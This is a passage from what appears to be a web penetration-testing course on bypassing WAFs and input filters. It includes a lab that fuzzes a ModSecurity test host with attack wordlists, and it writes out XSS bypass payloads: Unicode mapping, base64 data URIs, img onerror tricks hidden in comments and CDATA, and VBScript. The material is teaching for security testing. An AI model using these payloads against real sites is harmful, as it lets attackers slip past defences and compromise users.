Another way to find protections is looking for error messages within the responses. In this case, we are talking about errors within the application, not a change in the response code, such as when we see something like the error message shown here:

> A potentially dangerous Request.Form value was detected from the client.
>
> Description: Request Validation has detected a potentially dangerous client input value, and processing of the request has been aborted. This value may indicate an attempt to compromise the security of your application, such as a cross-site scripting attack. You can disable request validation by setting validateRequest=false in the Page directive or in the configuration section. However, it is strongly recommended that your application explicitly check all inputs in this case.

Then, we have probably stumbled across filtering in action. The reason that we see it more often as an error message when it is filtering is due to how it works. Because filtering is *part* of the .NET framework, it is simpler to just use the error handling to report the problem. (On a side note, be careful of systems that email an alert. We have seen entire mail systems broken due to the large number of emails that a filtering solution was sending out!)

FUZZING

Fuzzing is a common term used during testing:
- All security testing

Fuzzing is sending random or psuedo-random strings:
- Via the various inputs

Web testing mainly uses attack strings:
- Such as ' or 1=1 --

Then examine the results:
- Look for differences when the protection blocks your payload

Fuzzing is a technique used throughout all the various types of security testing. It is used to quickly assess the various input points looking for interesting results, interesting to testers, of course.

To perform a fuzzing attack, we would choose the various input points and send random or pseudo-random strings at the application. After the inputs are all sent, we would look at the results to determine if we have any interesting results. For example, we could send various SQL strings and look for database error messages in the result set.

CHARACTER SETS

Character sets are a map of characters to codes:
- Used to represent the input or output
- Also known as character encoding

Most applications do not consider the character set used:
- Consider during filtering, input or output

This lack of consideration can be used to bypass filters or WAFs:
- Keep in mind that this is a concern during both input and output
- Depends on the vulnerability targeted

Character sets are a map of characters to codes that the computer or application can understand. For example, ASCII 41 is a capital letter A. This is also commonly referred to as character encoding. Keep in mind as we explore these sets that they are used in both the input to an application and the output from an application. Depending on the context of where our attack will run, the input or output filtering needs to take into account these different character sets.

The issue that most filtering code and web application firewalls run into is that the developer or staff that manages or designs the protection takes into account only the character set they use. So for developers designing an application in English, they typically consider only ASCII or UTF-8. This lack of understanding or thought can leave space for us to bypass the protection.

ASCII

ASCII was the commonly used character set:

- Surpassed by UTF-8
- It uses 7 bits to represent a character

You can use these characters by typing or with URI encoded values:

- For example, an A is %41

ASCII Code Chart

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0	NUL	SOH	STX	ETX	EOT	ENQ	ACK	BEL	BS	HT	LF	VT	FF	CR	SO	SI
1	DLE	DC1	DC2	DC3	DC4	NAK	SYN	ETB	CAN	EM	SUB	ESC	FS	GS	RS	US
2		!	"	#	$	%	&	'	(	)	*	+	,	-	.	/
3	0	1	2	3	4	5	6	7	8	9	:	;	<	=	>	?
4	@	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O
5	P	Q	R	S	T	U	V	W	X	Y	Z	[	\	]	^	_
6	`	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o
7	p	q	r	s	t	u	v	w	x	y	z	{	|	}	~	DEL

ASCII was the most commonly used character set on the web for years. This has been changing over the last decade for a number of reasons. First, more non-English sites are built. Second, more of the development tools are outputting UTF-8 as the character set for the application.

ASCII uses 7 bits to represent the character needed. Extended ASCII supports 8 bits or more; these just add compatibility issues. When we look at ASCII characters in requests, we typically see it URI-encoded. For example, a capital A is shown as a %41 and 41 is the hex value in the ASCII chart.

UTF-8

UTF-8 is a multibyte character set:
- It is a variable length code set

Unlike other character sets, it is backward compatible with ASCII:
- The first 128 characters are the same

More than 50% of the web pages on the internet use UTF-8 currently:
- In most cases, there is no usable difference from ASCII

As mentioned earlier, the various character sets in extended ASCII cause a number of compatibility problems. So UTF-8 was created. (This is a subset of UNICODE, which we discuss next.) The main feature of UTF-8, beyond the support for larger numbers of characters, is that it is backward compatible with ASCII. The first 128 characters are the same as in the ASCII character set. So if a client or application does not support UTF-8, it still displays the basic ASCII characters correctly.

UNICODE

Character set designed to encompass all existing sets:
- Fixes the compatibility problems with software internationalization (i18n)

UNICODE encompasses other sets:
- UTF-2, UTF-8, and UTF-16

It is commonly thought to use 2 bytes:
- But in reality it can use up to 4 bytes to represent a character

As a filter bypass, the mapping feature is extremely useful:
- Degrades gracefully to a supported character

UNICODE is a superset of characters designed to provide space for all possible characters used. The idea is to provide one character set that all applications and clients can use and support preventing compatibility issues when creating internationalized applications. Currently, just more than 109,000 characters are assigned, which covers UTF-2, UTF-8, and UTF-16.

One of the issues we see when it comes to filter bypass using UNICODE is that most developers either don't think about it or if they do, they misunderstand it and its features. First, it is commonly thought to be a 2-byte code used to represent characters, but the reality is that it supports up to 4 bytes for each character. The other issue is the feature of mapping. Because UNICODE needs to be used, even if the application does not understand all the characters, mapping was added to the standard.

UNICODE MAPPING

Used when character is not supported:
- By the client or the application

The character can degrade to a similar character:
- Designed for display but also used in processing
- Commonly used by attackers to spoof URLs

An example usage would be for XSS filtering bypass:
- Use a character that degrades to a < within a browser
- This would bypass server-side filtering but execute in the browser

```
%uFE64 becomes %u003C (<)
```


Mapping is a feature of UNICODE that we, as attackers, can use to bypass filtering or other protections. Mapping is the function that allows a UNICODE-aware client to know what other character can be used in place of the one requested. Commonly, this is used in cases in which a font does not contain the necessary character. As an attacker, we can use this mapping feature to bypass controls. For example, it is quite common for a simple blacklist to block the < character. This is attempting to prevent an XSS attack. We can simply use the UNICODE character %uFE64, which is a left-facing arrow. If the client does not support that character, which is often, it degrades to the < symbol we wanted.

HTTP/2 AND WEBSOCKETS

Most WAF solutions do not support HTTP/2 yet:
- Companies may proxy from HTTP/2 to HTTP/1 to inspect
- HTTP/2 is supported only via TLS in most browsers:
  - Only Perfect Forward Security (PFS) ciphers are recommended
  - Prevents passive decryption of HTTP/2 traffic (IDS, IPS, NGFW, and more)

ModSecurity on new servers are not affected...for the most part:
- Is embedded in the web server and doesn't ever see HTTP/2
- Still has limited rules for HTTP/2 specific attacks

WebSockets have been around much longer:
- Use is highly customized in applications
- Difficult to write tight WAF rules without false positives

Both HTTP/2 and WebSockets are discussed on Day 4

One great way to explore WAF bypasses is to leverage newer technologies such as HTTP/2 and WebSockets. Most WAF solutions don't support HTTP/2 yet, and what support they have for WebSockets is usually to not trigger rules on its traffic for fear of false positives.

HTTP/2 presents an interesting challenge. If a company wants to use an existing WAF appliance or cloud solution, then it may need to run the traffic through a proxy to downgrade from HTTP/2 to HTTP/1 so that the WAF device can understand the traffic. However, this isn't the best solution because companies lose the efficiency to the servers that HTTP/2 is supposed to provide. Another issue is that HTTP/2 is generally deployed only through TLS tunnels that support Perfect Forward Security (PFS) such as the Elliptic Curve Diffie-Helman Exchange (ECDHE) and ephemeral Diffie-Helman Exchange (DHE). These PFS ciphers prevent passive decryption making most IDS, IPS, NGFW, and passive WAFs from seeing needed traffic.

ModSecurity is lucky enough to avoid these issues, as long as the web server it uses supports HTTP/2. This might mean upgrading to the latest versions of operating systems and web servers, which unfortunately is not a trivial task for most companies. But if you are running with a web server that supports HTTP/2, then an embedded instance of ModSecurity can see the traffic and detect attacks. However, you should note that this detection will be partially degraded because ModSecurity has limited rules to detect HTTP/2 specific attacks.

Reference

https://en.wikipedia.org/wiki/Forward_secrecy

Course Roadmap

- Day 1: Advanced Attacks
- Day 2: Web Frameworks
- Day 3: Web Cryptography
- Day 4: Alternative Web Interfaces
- **Day 5: WAF and Filter Bypass**
- Day 6: Capture the Flag

Web Application Security Defenses
- Exercise: WAF Versus Web Framework
- Developer Created Defenses
- Web Framework Defenses
- Inline Security Defenses
- Exercise: Understanding ModSecurity Rules

Bypassing Defenses
- Fingerprinting Defenses
- Exercise: Fingerprinting Defenses
- Bypassing XSS Defenses
- Exercise: Bypassing XSS Defenses
- Bypassing SQL Injection Defenses
- Exercise: Bypassing SQL Injection Defenses
- Bypassing Application Restrictions
- Exercise: RCE Bypass with PHP mail()

This page intentionally left blank.

EXERCISE: FINGERPRINTING DEFENSES

Targets: http://modsec.sec642.org

Goals:

- Examine the payloads found in the `Wordlists/FuzzDB/attack` folder
  - `http-protocol/http-protocol-methods.txt`
  - `http-protocol/user-agents/user-agents-misc.txt`
  - `html-javascript/javascript-events.txt`
  - `lfi/jhaddix-lfi-tests.txt`
  - `business-logic/common-method-names.txt`
  - `mimetypes/mime-types.txt`
  - `os-cmd-injection/command-injections-linux.txt`
- Determine which attacks you could simulate with each and determine where to inject
- Use Burp Intruder to fingerprint how ModSecurity responds to each

Note: Run all these Intruder instances in parallel to speed things up

In this exercise, you fuzz the target to fingerprint what types of attacks are allowed through the web defenses.

Reference

The target system is http://modsec.sec642.org, and you can find the FuzzDB files to use in the Wordlists/FuzzDB/attack folder.

Even though Burp Intruder is crippled in the free version, it does enable you to run multiple fuzz sessions at the same time without penalty. Go ahead and start fuzzing that same request with the following payloads. Another option is to use Zed Attack Proxy (ZAP) to do these fuzz attempts, which isn't throttled, or write a python script.

Look at each payload before fuzzing to determine which part of the request you should highlight for the payload position. If the payload list deals with some form of input injection vulnerability, just use any of the POST inputs because our goal is testing the WAF and not exploiting the application.

Some of these lists are fairly long and you need to cancel one or two fuzz sessions before it has time to finish. Look at the fuzz results to determine which types of vulnerabilities ModSecurity is better at detecting and blocking. Also try different tests with each, such as try fuzzing HTTP methods once in a POST request and once in a GET request.

EXERCISE WALKTHROUGH

Stop here if you would like to solve the exercise yourself.

If you are not sure how to accomplish the goals, use the pages ahead to walk you through the exercise, showing you how to achieve each of the goals.

This page intentionally left blank.

EXERCISE: FINGERPRINTING DEFENSES FUZZING HTTP METHODS

Start with the HTTP Methods

Payload is:

`http-protocol/http-protocol-methods.txt`

Examine the payload

Injection point is: §POST§

Did ModSecurity block anything?

- If so, why?
- Capturing a GET request to /index.php and try fuzzing it the same way
- Your block requests should just reverse; why was that?
- Did anything stay the same? Why?

```
§POST§ /index.php HTTP/1.1
Host: modsec.sec642.org
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux
i686; rv:44.0) Gecko/20100101 Firefox/44.0
Accept:
text/html,application/xhtml+xml,application/xm
l;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://modsec.sec642.org/
Connection: close
Content-Type: application/x-www-form-
urlencoded
Content-Length: 8

xss=test
```


Even though Burp Intruder is crippled in the free version, it does enable you to run multiple fuzz sessions at the same time without penalty. Go ahead and start fuzzing that same request with the following payloads. Look at each payload before fuzzing to determine which part of the request you should highlight for the payload position. If the payload list deals with some form of input injection vulnerability, just use any of the POST inputs because our goal is testing the WAF and not exploiting the application.

Some of these lists are fairly long and you need to cancel one or two fuzz sessions before it has time to finish. Look at the fuzz results to determine which types of vulnerabilities ModSecurity is better at detecting and blocking.

Let's start with the HTTP methods fuzz list. Select a POST request that contains one of the input variables on the Target tab. It doesn't matter which input you use on this page, as we are not trying to exploit the input, but rather to test if ModSec has a rule blocking our fuzz payload. Right-click the requests and select send to Intruder.

Clear all default payload positions and set a new payload position highlighting the HTTP method POST. After that is done, switch to the Payloads tab and set the payload set to the runtime file in the drop-down. Now press the Select File button and navigate to Wordlists/FuzzDB/attack/http-protocol/http-protocol-methods.txt file. Click Start attack under the Intruder menu.

Did ModSecurity block anything?
Can you think of a reason why?

Capture a GET request to /index.php and try fuzzing it the same way.
Your block requests should just reverse; why was that?
Did anything stay the same? Why?

Think about these questions and we'll discuss them after the lab.

EXERCISE: FINGERPRINTING DEFENSES FUZZING USER AGENTS

Payload is:

`http-protocol/user-agents/user-agents-misc.txt`

Examine the payload

Injection point is: `§Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:44.0) Gecko/20100101 Firefox/44.0§`

Did ModSecurity block anything?

- If so, why?
- If you have time, try fuzzing with some of the other user-agent lists

```
POST /index.php HTTP/1.1
Host: modsec.sec642.org
User-Agent: §Mozilla/5.0 (X11; Ubuntu; Linux
i686; rv:44.0) Gecko/20100101 Firefox/44.0§
Accept:
text/html,application/xhtml+xml,application/xm
l;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://modsec.sec642.org/
Connection: close
Content-Type: application/x-www-form-
urlencoded
Content-Length: 8

xss=test
```


This page intentionally left blank.

EXERCISE: FINGERPRINTING DEFENSES FUZZING FOR JAVA EVENT HANDLERS

Payload is:

`html-javascript/javascript-events.txt`

Examine the payload

Injection point is: §test§

Did ModSecurity block anything?

- If so, why?

```
POST /index.php HTTP/1.1
Host: modsec.sec642.org
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux
i686; rv:44.0) Gecko/20100101 Firefox/44.0
Accept:
text/html,application/xhtml+xml,application/xm
l;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://modsec.sec642.org/
Connection: close
Content-Type: application/x-www-form-
urlencoded
Content-Length: 8

xss=§test§
```


This page intentionally left blank.

EXERCISE: FINGERPRINTING DEFENSES FUZZING FOR LOCAL FILE INCLUSIONS

Payload is:

`lfi/jhaddix-lfi-tests.txt`

Examine the payload

Injection point is: §test§

Did ModSecurity block anything?

- If so, why?
- Try doing this again with an injection point in the URL like this:
- `POST /§index.php§ HTTP/1.1`
- Did this change the results?

```
POST /index.php HTTP/1.1
Host: modsec.sec642.org
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux
i686; rv:44.0) Gecko/20100101 Firefox/44.0
Accept:
text/html,application/xhtml+xml,application/xm
l;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://modsec.sec642.org/
Connection: close
Content-Type: application/x-www-form-
urlencoded
Content-Length: 8

xss=§test§
```


This page intentionally left blank.

EXERCISE: FINGERPRINTING DEFENSES
FUZZING FOR UNKNOWN PARAMETER NAMES

Payload is:

`business-logic/common-method-names.txt`

Examine the payload

Injection point is: §xss§

Did ModSecurity block anything?

- If so, why?

May allow us to determine if the WAF has been run in learning mode

```
POST /index.php HTTP/1.1
Host: modsec.sec642.org
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux
i686; rv:44.0) Gecko/20100101 Firefox/44.0
Accept:
text/html,application/xhtml+xml,application/xm
l;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://modsec.sec642.org/
Connection: close
Content-Type: application/x-www-form-
urlencoded
Content-Length: 8

§xss§=test
```


This page intentionally left blank.

EXERCISE: FINGERPRINTING DEFENSES
FUZZING FOR SUPPORTED MIME TYPES

Payload is:

`mimetypes/mime-types.txt`

Examine the payload

Injection point is: `§application/x-www-form-urlencoded§`

Did ModSecurity block anything?

- If so, why?
- Check some of your fuzz requests. Is it URL encoding special characters? If no, disable URL encoding on the Payloads tab and rerun those tests. You should see a difference for the json, xml, and a few other payloads.

```
POST /index.php HTTP/1.1
Host: modsec.sec642.org
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux
i686; rv:44.0) Gecko/20100101 Firefox/44.0
Accept:
text/html,application/xhtml+xml,application/xm
l;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://modsec.sec642.org/
Connection: close
Content-Type: §application/x-www-form-
urlencoded§
Content-Length: 8

xss=test
```


This page intentionally left blank.

EXERCISE: FINGERPRINTING DEFENSES FUZZING FOR OS COMMAND INJECTION

Payload is:

`os-cmd-injection/command-injections-linux.txt`

Examine the payload

Injection point is: §test§

Did ModSecurity block anything?

- If so, why?

```
POST /index.php HTTP/1.1
Host: modsec.sec642.org
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux
i686; rv:44.0) Gecko/20100101 Firefox/44.0
Accept:
text/html,application/xhtml+xml,application/xm
l;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://modsec.sec642.org/
Connection: close
Content-Type: application/x-www-form-
urlencoded
Content-Length: 8

xss=§test§
```


This page intentionally left blank.

EXERCISE: FINGERPRINTING DEFENSES
EXERCISE CONCLUSION

This exercise started fingerprinting what controls are in place:

- Which rules are enabled
- Which technologies are supported
- May point to possible bypass options

For GET and POST request, you can also use your own randomly created parameter name:

- Example: `GET /index.aspx?pigsfly=$inject-here$ HTTP/1.1`
- Helps to avoid framework and application defenses

In this exercise, we fuzzed various requests using various attack strings. This enabled us to fingerprint which rules are enabled.

Course Roadmap

- Day 1: Advanced Attacks
- Day 2: Web Frameworks
- Day 3: Web Cryptography
- Day 4: Alternative Web Interfaces
- **Day 5: WAF and Filter Bypass**
- Day 6: Capture the Flag

Web Application Security Defenses
- Exercise: WAF Versus Web Framework
- Developer Created Defenses
- Web Framework Defenses
- Inline Security Defenses
- Exercise: Understanding ModSecurity Rules

Bypassing Defenses
- Fingerprinting Defenses
- Exercise: Fingerprinting Defenses
- Bypassing XSS Defenses
- Exercise: Bypassing XSS Defenses
- Bypassing SQL Injection Defenses
- Exercise: Bypassing SQL Injection Defenses
- Bypassing Application Restrictions
- Exercise: RCE Bypass with PHP mail()

This page intentionally left blank.

BYPASSING XSS DEFENSES

To bypass XSS security controls, we need to understand client software:

- The security controls we want to bypass also have to understand the client software it protects
- Bypasses often focus on defenses that don't understand the client software it protects

Because XSS is client-based, it is delivered *through* the web application

We can use the client nature of the payloads to bypass the controls and abuse the feature set of the client software

As we explore the methods for bypassing the controls within the target, as we discussed, we need to consider the type of vulnerability we are targeting. With XSS, we need to keep in the front of our thoughts that it is client-focused. Luckily for us, the controls also have to consider this as they attempt to prevent our attacks from being successful. This is often overlooked by the people configuring and managing the WAFs and filters.

Our attacks are sent through the applications and then delivered to the client. This path allows us to use client-based attacks against server-based controls. If we do it right, and the control is flawed, we can then bypass the filtering or other protections.

ABUSE THE MISUNDERSTANDINGS

Our goal is to bypass the control:
- To do this, we abuse the misunderstandings possible

We look for places where the server-based control is:
- An attempt to use client-based payloads

The protection is a server-focused understanding:
- Missing the various payloads the clients understand

This is a misunderstanding of the payload's context:
- The context of where and how the input interpreted

As attackers, we need to attempt to abuse the misunderstandings between the server-focused protections and how the client software interprets our payloads. This is often a place in which we can be quite successful. Most of the time, when WAFs or filters are built, the person setting them up or writing them is focused on the context of how the application runs within the server. Because our payloads for XSS flaws run within the client context, this focus opens the system to misunderstandings. These misunderstandings are what we need to focus on abusing.

For example, as we will discuss, most browsers now support HTML5. But most WAFs do not have rulesets looking for HTML5-based payloads, and when filters are built, the developer doesn't consider the new features available to the attacker. By using this unexpected payload, we can bypass the control and have our exploit successfully delivered. It's funny to me that this understanding of the context for the payload that the WAFs and filters are missing is exactly the same context we have previously discussed being needed by penetration testers.

Makes even more sense now, doesn't it? ☺

INPUT TYPES

Related to character sets are various input types:
- These can be combined with character sets in an attack

Input types range from various text languages to binary files:
- As we have stated before, context is important to determine what attack to use

Some of the common input types are executables and compressed files or HTML and XML:
- We discuss HTML here
- The others are discussed in other places through the class

HTML5 is the big change applications have to take into account

Another topic we can use as we dig further into bypassing controls is various input types. This is related to character sets because they are an input type, but in this context, we are looking at larger inputs and languages used. These input types can range from binary files to various text languages. As an attacker, we need to think about the context of the potential exploit to determine what input we should use.

In this section of the class, we look at text-based inputs such as HTML5.

HTML5

All "modern" browsers support features of HTML5:
- Then degrade gracefully if they don't support a feature

HTML5 is an "application language"!
- HTML5 also includes JavaScript!

Some of the new features are things like:
- Client-side storage
- Voice recognition
- Local SQL databases and storage

HTML5 is the next version of HTML. Of course, by next we mean "It's here NOW!!!!" The idea of HTML5 was to build a dynamic application language. Now this sounds like a great idea due to the dynamic nature of most applications; it becomes bad (or good depending on perspective) when we remember that it is a client-side language. It is designed to run in the browser.

The W3C has set up HTML5 to include both the tag-based language we are familiar with and JavaScript libraries needed to perform the dynamic actions and features. Currently, browsers are rushing to support as many of these features as possible, and in most cases they do quite well. When a browser doesn't support a feature, in most cases, they degrade gracefully. Either they don't display that item or they default to something else.

HTML5 AND FILTERING

HTML5's effect on filtering is significant:

- Most developers and protections do not understand the language changes

Typically, the changes are useful for XSS filtering bypass:

- It is a client-side language

Two different factors are interesting:

- New tags and technologies
- Widespread event handlers

As we look as HTML5 as an input type used to bypass filtering, its effect is quite significant! The main reason is that most developers and filtering technologies still look at HTML as the formatting language we all know and love. The implications of the changes are not completely understood if they are even considered!

We look at HTML5 as a useful input type when the exploit is designed to run on the client. This is due to its usage within the browser. We do find applications that make use of HTML in other processing, but this is typically in preparation for using it on a client.

The main two factors that make HTML5 interesting in filter bypass are the new tags and technologies and the increase in event handlers.

HTML5 NEW TAGS

HMTL5 now includes new tags and technologies:

- These are typically not understood by the filtering

One of the major examples is the inclusion of JavaScript libraries:

- Technologies such as geolocation and client-side databases
- Filters that look for malicious JavaScript do not recognize these libraries

Another difference is new HTML tags:

- Audio and video are now native
- Filtering looks to block IFRAME and SCRIPT tags

By using these tags and libraries, we can inject malicious client-side code

The new tags and technologies within HTML5 are just asking to be used in cross-site scripting attacks! Some may even say that attackers have designed the new ideas. These new features of the language are great for us because they are not understood by most filtering and protection techniques.

The biggest new feature set is the inclusion of JavaScript and its various new libraries. As we designed new exploits and look to get our exploits through filtering, these features are wonderful. This is especially useful when the protection uses blacklisting and attempts to block only "malicious" code. For example, we want to block that pesky *alert* function or disallow *document.write*. But the protections totally ignore the use of geolocation or client-side storage features.

WIDESPREAD EVENT HANDLERS

JavaScript event handlers have been useful in XSS attacks for years!
- We can do fun things like key loggers or redirection

Previous HTML versions supported only certain events on certain tags:
- An <HR> tag did not have an *onload* event
- Filtering could focus on the *truly malicious* events

HTML5 requires supporting all events on all tags:
- Browser interpretation is dependent on the vendor

Bypassing filters that focus are now simple:
- They don't expect an *onload* javascript event for a <HR> tag
- This typically fires at the load of the entire page

A second major feature of HTML5 is the expansion of event handlers. As we all know from our current XSS attacks, injecting JavaScript that uses something like the *onblur* event in a form field enables us to build exploits such as key loggers that we inject using XSS. The problem we face traditionally is that filtering is starting to understand the power these event handlers provide, and they block the use of some if not all the best ones. So, the *onload* of an image tag is disallowed.

HTML5 has created a requirement for browsers that increases these event handlers significantly, which we can then use against the application and its protections. This requirement states that all HTML tags now support all event handlers. This was not the standard in previous versions of HTML. For example, a horizontal rule (<*hr*>) tag did not support an *onload* event. This was because it did not load; it was just displayed as part of the web page. In HTML5, we can add an *onload* to that horizontal rule, and when the page loads in the browser, the event fires. This means that if the filter is blacklisting events on tags it understands, and the HR tag is commonly allowed through, we can inject an event that fires when the page loads instead of having to wait for the victim to move the mouse over the line!

DATA URIS

Data URIs are a largely ignored input type:

- Most developers and pen testers have never heard of them

Data URIs are designed to embed binary data within the HTML page:

- Great for self-contained web pages loaded locally
- No need to retrieve image files from a server

Although they are designed for binary, text is allowed:

- Any type of data the browser supports can work within a data URI

Data URIs are one of my favorite attacks against filtering because it seems that no one has heard of them! This is surprising considering how many articles about them are on the internet. Data URIs are designed around the idea that we would want to embed binary data within the HTML page; for example, if we want to create a web page that we could send to a person and have her load it from a CD without the need for an internet connection. By embedding the graphics within the HTML, their browser would display all the items without connecting anywhere.

Although these URIs are designed for binary data, we can use them to include any type of content including text. This allows us to embed JavaScript within the HTML or CSS page.

HOW A DATA URI WORKS

The data URI has four pieces:

- Header
- Content type
- Options
- Data

```
 encoded_string
```

The header is simply the *data*: That begins the string

The content type specifies what type of embedded data is included:

- This is an optional piece because browsers determine the content type

The main option you are interested in is if the string is Base64 encoded:

- You want it to be to hide your attack

Finally, there is the data that is embedded:

- This example is for a PNG file

This page intentionally left blank.

EXAMPLE ATTACK DATA URI

Using a data URI, you can inject a traditional XSS example:

- Typically blocked by filtering

```
<script>alert("Data URIs rock!");</script>
```

This becomes the following string:

```
data:text/html;charset=utf-
8;base64,PHNjcmlwdD5hbGVydCgiRGF0YSBVUklzIHJvY2shIik7PC9zY3JpcHQ=
```


So how do we use these for attacks? Well, it's simple. We take the attack string, in this case *<script>alert("Data URIs rock!");</script>,* and create a data URI from it. The result would be *data:text/html;charset=utf-8;base64,PHNjcmlwdD5hbGVydCgiRGF0YSBVUklzIHJvY2shIik7PC9zY3JpcHQ=*. As you can see, a filter that was looking to block the evil pop-up box would miss that the *alert* function was used.

GENERATING DATA URIS

There are multiple ways to generate a data URI:

- Websites
- Scripts

Two great websites are:

- The image encoder:
  - http://www.scalora.org/projects/uriencoder/
- The data URI kitchen:
  - http://software.hixie.ch/utilities/cgi/data/data
  - This accepts both strings and files

Testers can also build a script to generate the data URI

Generating these data URIs is actually not that hard. We simply base64 encode the string and put it within the data URI's content section. This is simple enough, but a number of items help with this.

For example, there are two great websites, the image encoder and the data URI kitchen, which are available to create the data URIs we use. The first works only with binary data but outputs the string ready to use for various languages such as JavaScript. The second, my go-to site, is designed to also support text entry, which is more typical of what we use.

You could also simply create a script in Python to generate this string.

MORE CLIENT-BASED TECHNOLOGIES

Let's look at some other client technologies:

- Features that browser support and adjust

Many items are forgiven by the browser:

- It adjusts what it receives
- Attempting to correct errors in the response

We use these automatic modifications to attack the client:

- Bypassing the application controls!

Now let's talk about some other methods for bypassing controls within the application and infrastructure. These methods take advantage of the features that browsers provide in adjusting and responding to broken responses from applications. Basically, the idea is that browsers have attempted to respond to the issue that many web pages are built incorrectly. They may be missing tags or have malformed tags in them. The browser then attempts to *fix* the problem.

As penetration testers, we use the fact that the application will *fix* things while the WAF or filter was set up to look for the correct item. This is again the idea that we need to understand the *context* of where something runs. This context includes when the client will adjust or translate something differently than the controls expect.

HTML COMMENTS

One thing browsers do is close a comment:

- If we forget those two dashes, the browser adds them

Filters assume the *img* is part of the comment:

- The browser executes it

```
<!-- ><img src="broken" onerror="alert('XSS')"> -->
```

Another attack is to close a comment in an attribute:

- The browser closes the comment before the tag:

```
<!-- <img src="--><img src="broken" onerror="alert('XSS')"> -->
```

Both of these techniques work in most browsers:

- So we can inject these *through the WAF* or *filter*

When we look at browser behavior, we can see that browsers parse tags and comments based on how they expect them to work—not necessarily the way the HTML is written in the response. As stated before, we can use this friendliness against users and their client software.

In the first example:

```
<!-- ><img src="broken" onerror="alert('XSS')"> -->
```

In this code, the > before the *img* tag is not a correct closure for a comment. But the browser forgives it, in some cases even adding in the two dashes that are expected when we view the source within the browser. This means that the browser attempts to load the image broken, which fails. The browser then runs the code in the onerror attribute.

In the second example:

```
<!-- <img src="--><img src="broken" onerror="alert('XSS')"> -->
```

The closing of the comment is in an attribute. Most filters won't parse this correctly as the browser will. The browser will close the comment and act on the second *img* tag. Many filters see the second *src*= as the end of the comment and not see the second image tag at all.

CDATA

Character data is free-form content in a structured document:
- XML and SGML use this heavily

This allows for special characters in content:
- Without those characters parsed by the XML processor

An example would be script code:
- the < or > for comparison would be invalid except for CDATA sections

A CDATA declaration is simple enough:
- But many people get them wrong

```
<![CDATA[ Arbitrary content here! ] ]>
```


When we look at XML and SGML documents, one thing is recognized quite easily: These are structured documents. This means that things have a place and that certain characters are important. So how do we handle data or content that has those special characters in it? Many times we encode it. For example, instead of a < we would encode that as < but this requires us to do the encoding. Enter CDATA! ☺

The CDATA section enables us to have a space for arbitrary data without the need to make sure it is encoded. This is helpful when we look at things such as scripting. (XSS anyone?) So the following example is a common reason to see this in HTML:

```
<script>
// <! [CDATA[
            alert("<Don't Panic!>");
// ] ]>
</script>
```

The tag is simple as shown here. We have the **<! [CDATA[** to begin the section and then we close it with **]>**.

BROWSER BEHAVIOR

The simplest attack is to inject an attack:

- Some browsers execute the code:

```
<![CDATA[<img src="broken" onerror="alert('XSS')"> ]]>
```

The other form of bypass is to add a >

- Right after the CDATA entry

```
<![CDATA[><img src="broken" onerror="alert('XSS')"> ]]>
```

These may bypass the server-side filter, doesn't execute in most modern browsers

Because the CDATA sections are designed to be treated as raw data, many filters may ignore them. This means that we need to figure out a way to get the browser to parse that section while having the filter or WAF ignore it. Again, we use the *forgiveness* of the browser against it. The context of how the section is parsed is the key point.

In the simplest form of an attack, we can just put our attack into the CDATA section. Some clients actually execute this because they know what that data is. For example:

```
<![CDATA[<img src="broken" onerror="alert('XSS')"> ]]>
```

Another bypass would be to simply add a > as the first character in the CDATA tag. For example:

```
<![CDATA[><img src="broken" onerror="alert('XSS')"> ]]>
```

Some browsers execute the attack even though the **>** should be ignored as part of the unstructured data. The context of how the section is parsed is the key point.

VBSCRIPT

XSS has always focused on JavaScript:
- Mainly due to widespread support

Browser support many more features:
- Based on the system and plugins

Internet Explorer is one of the most common browsers:
- The others are catching up

VBScript is supported in IE:
- Powerful client-side language

As we look around at XSS, we almost always default to thinking about JavaScript. This is probably because almost every client supports executing code within the page using JavaScript. This is also seen in the overwhelming amount of protection focused on preventing the execution of JavaScript and the injection of it into an application. The thing that all these examples and protection miss is that browsers and web clients have become more powerful than they were just a few years ago. Features are added to the browser, or plugins extend what the browser can do.

When we look at Internet Explorer, we find that there is a treat for XSS that has actually been around for years! That treat? VBScript. VBScript is supported by all versions of IE and allows the website to execute code within the browser the same way that JavaScript works. This powerful language is a great way to bypass controls when our target is running IE.

Browser statistics: https://www.zdnet.com/article/chrome-is-the-most-popular-web-browser-of-all/

VBSCRIPT BASICS

Similar to JavaScript:
- When we look within the browser

The language is case-insensitive:
- Makes bypasses even easier

Comments are preceded by a single quote:
- It also uses the old-style REM command

VBScript also shares DOM items with JavaScript:
- document.write and window object as two examples

Now look at using it next

When we start to look at VBScript, it is interesting how similar to JavaScript it is. (At least this is true when we use it within the browser.) We do need to keep a few things in mind. The biggest difference is that the language is case-insensitive. This means that we can modify the case of keywords or code snippets to bypass any protections looking to match the pattern. We also find that the use of a single quote for comments can throw off some protections because they look for that as a beginning of a string.

One of the interesting pieces of VBScript is that it shares DOM items with JavaScript. So, we can call document.write, as an example. This would still write things to the DOM. If we combine this with the case-insensitivity, bypassing controls becomes even easier! How many rules have you seen looking for alert? If we call AlErT(), we bypass that control. (Please forgive the l33tness of that typing. <Grin>)

INJECTING VBSCRIPT

You have multiple options to load VBScript:

- Injecting via XSS is the same as JavaScript

You can load an entire script:

```
<script type="text/vbscript">
